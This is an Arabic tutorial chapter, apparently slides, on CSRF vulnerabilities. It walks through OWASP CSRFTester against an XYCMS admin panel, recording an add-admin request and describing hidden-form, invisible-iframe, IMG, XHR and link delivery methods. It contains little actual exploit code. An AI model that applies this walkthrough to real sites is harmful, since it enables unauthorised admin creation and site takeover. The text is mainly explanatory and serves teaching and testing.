

# الفصل الرابع

# ثغرة ال CSRF

المؤلف

د.م/ أحمد هاشم الفقي

مستشارى أمن المعلومات و التحول الرقمي

[Ahmed.Hashem.ElFiky@outlook.com](mailto:Ahmed.Hashem.ElFiky@outlook.com)

# ثغرة ال CSRF

- سنتعرف في هذا الفصل على ثغرة CSRF وكيفية اكتشافها و استغلالها

## • ما هي ثغرة CSRF

- هي اختصار ل Cross-Site Request Forgery
- وهى معروفة بعدة اسماء اخرى مثل:

XSRF

Sea Surf

Session Riding

Hostile Linking

One-Click attack

- ويمكن ان تصنف انها من عائلة ثغرات XSS

# ثغرة ال CSRF (نكمله...)

- تقوم هذه الثغرة بإجبار المستخدم على فعل وظيفة غير مرغوب فيها مثلاً كإضافة ادمن جديد او تغيير الباسورد بدون علم المستخدم.


## • خطورة الثغرة :

- هي ثغرة خطيرة بالتأكيد
- لأنها قد تؤدي إلى اختراق الموقع بالكامل

## • متطلبات الثغرة :

- تعتمد بشكل او بآخر على الهندسة الاجتماعية لأنها تتطلب ارسال الرابط الى الضحية الرابط عبارة عن صفحة ويب بها اكواد خاصة من الموقع المصاب تقوم بإضافة ادمن او تغيير وظيفة في الموقع او في عمليات الشراء والبيع أو تغيير الإيميل اي أنها لها استخدمات واسعة وخطورتها كبيرة


# ثغرة ال CSRF (... تكميله)




# ثغرة ال CSRF (نكمله...)

OWASP CSRFTester •

- هذا هو برنامج CSRF شبه الآوتوماتيكي الذي أطلقته OWASP، والذي يوفر العملية الأكثر تعقيداً وبناء التعليمات البرمجية لـ CSRF فيما يلي لقطة شاشة للبرنامج



# ثغرة ال CSRF (تكمله...)



هذا البرنامج مكتوب بلغة جافا ، لذلك  
تحتاج إلى تثبيت بيئة جافا قبل تشغيل  
البرنامج. تخبرنا نافذة cmd أن  
البرنامج يستمع على المنفذ 8008 في  
الوقت الحالي. هذه هي المقدمة العامة  
للبرنامج.

# ثغرة ال CSRF (تكمله...)

- هنا اخترت "نظام محطة المدرسة الابتدائية المركزية" XYCMS



# ثغرة ال CSRF (تكمله...)

- حسناً ، نحن ندخل الخلفية a.cn: 88 / admin وكلمة مرور الحساب الافتراضية هي أدخل الخلفية ، نختار "ادارة المسؤول" admin.

The screenshot shows a web browser window with the URL <http://a.cn:88/admin/xycms.asp>. The page title is '企业建站系统 COMPANY SYSTEM'. The top navigation bar includes links for '首页' (Home), '退出' (Logout), and '管理员身份 : 超级管理员' (Administrator Identity : Super Administrator). A red box highlights the '管理员管理' (Administrator Management) link in the menu. Below the menu, a section titled '你当前的位置 : [网站服务器信息查看]' (Your current location : [Website Server Information View]) displays various server details. At the bottom of the page, another section titled '你当前的位置 : [网站版权信息]' (Your current location : [Website Copyright Information]) is visible. The left sidebar has a vertical menu with several items, some of which are partially visible.

# ثغرة ال CSRF (... تكمله)

The screenshot shows a web application interface in Chinese. At the top, there is a navigation bar with links like '首页' (Home), '关于我们' (About Us), '联系我们' (Contact Us), etc. Below the navigation, a header bar indicates the user's location: '你当前的位置 : [管理员管理]' (Your current location: [Administrator Management]). The main content area displays information about a user: 'ID : 1', 'admin', '超级管理员' (Super Administrator), and '登录 556 次' (Logged in 556 times). A horizontal line separates this from the form below.

**添加管理员**


管理员帐号 :  \* [管理帐号只能由字母、数字及下划线组成]

登录密码 :  \*

确认密码 :  \*

# ثغرة ال CSRF (تكمله...)

- انقر للبدء



# ثغرة ال CSRF (تكمله...)

- نقوم بإدخال رقم الحساب وكلمة المرور في الموقع.

The screenshot shows a web page titled "添加管理员" (Add Admin). It contains three input fields: "管理员帐号:" (Admin Account) with value "123", "登录密码:" (Login Password) with value "123", and "确认密码:" (Confirm Password) with value "123". A watermark "IREDF" is visible across the page. At the bottom is a button labeled "提交数据" (Submit Data).

管理员帐号 :	123	*
登录密码 :	123	*
确认密码 :	123	*

提交数据

# ثغرة ال CSRF (تكمله...)

- بعد النقر فوق إرسال البيانات ، سيقوم البرنامج بالتقاط حزمة البيانات.

The screenshot shows the OWASP CSRFTester application interface. At the top, there's a menu bar with 'File' and 'Options'. Below it is a toolbar with 'Clear All' and 'Stop Recording' buttons. The main area is titled 'OWASP CSRFTester' and contains a table of recorded requests:

Step	Method	URL	Parameters	Pause
Request 1378	POST	http://a.cn:88/admin/ad...	admin=123&password...	42
Request 1380	GET	http://a.cn:88/admin/ad...		40
Request 1382	POST	https://cs-s.maxthon.co...	{'hash': 'cRfphKjfN443e...', 'url': 'http://a.cn:88Vad...'}	1388
Request 1383	POST	https://cs-s.maxthon.co...	{'url': 'http://a.cn:88Vad...'}	1333
Request 1384	POST	https://cs-s.maxthon.co...	{'hash': 'cRfnhKjfN443e...'}	268
Request 1385	POST	https://cs-s.m...	Delete selected rows	c1MGxHG...

A context menu is open over Request 1382, with the option 'Delete selected rows' highlighted. Below the table, a detailed view for Request 1382 is shown:

Request 1382

Method: POST Target: maxthon.com:443/filesync/meta/332a27564c1cd4c1b11c665a6539a3ae91542bab9ee9278f4665d522a20b7975

Query Parameters: (empty)

Form Parameters: {'hash': 'cRfphKjfN443euPeLYLVf9SbVZOmXxAgKwvK7Ta3ng...'}

Include Regex: \*


Exclude Regex: .\*\.(gif|jpg|png|css|ico|js|axd|?.\*|ico)\$

Report Type:  Forms  iFrame  IMG  XHR  Link

Display in Browser

# ثغرة ال CSRF (نكمله...)

- يتم حذف جميع ال Requests ما عدا اول واحد لان (هو ده المطلوب)




# ثغرة ال CSRF (تكميله...)

- وجدنا أنه لم يتم العثور على قيمة الرمز المميز CSRF Token، ثم يمكننا تنفيذ هجوم CSRF
- هل ترى الكلمة Report Type في أسفل الشاشة؟ هذه هي الطريقة التي تختار بها الهجوم.
- قم بإنشاء نموذج حيث أن المحتوى مخفى المستخدم غير مرئي (ممكن GET، POST، Forms)
- iFrame قم بإنشاء إطار iframe بارتفاع وعرض 0 ، ولن يكون المستخدم مرئياً (ممكن POST )
- IMG أنشئ علامة IMG (GET فقط).
- AJAX (POST, GET) إنشاء طلب (AJAX)
- Link إنشاء URL بعلامة Link (GET فقط)

# ثغرة ال CSRF (تكميله...)

- حسناً ، أختار خيار النماذج في هذا الوقت ، وسوف يقوم بإنشاء ملف HTML، وسيتم فتحه تلقائياً ، إذا لم ينجح ، فلن تثبت عزيمتك ، وهذا البرنامج غير كامل بشكل خاص ، وبعض المناطق تحتاج إلى تحسين. في حالة عدم نجاحها ، افتح HTML وقم بتغيير التعليمات البرمجية المصدر ، مع الإشارة إلى عنصر المراجعة في المستعرض.



# ثغرة ال CSRF (تكميله...)

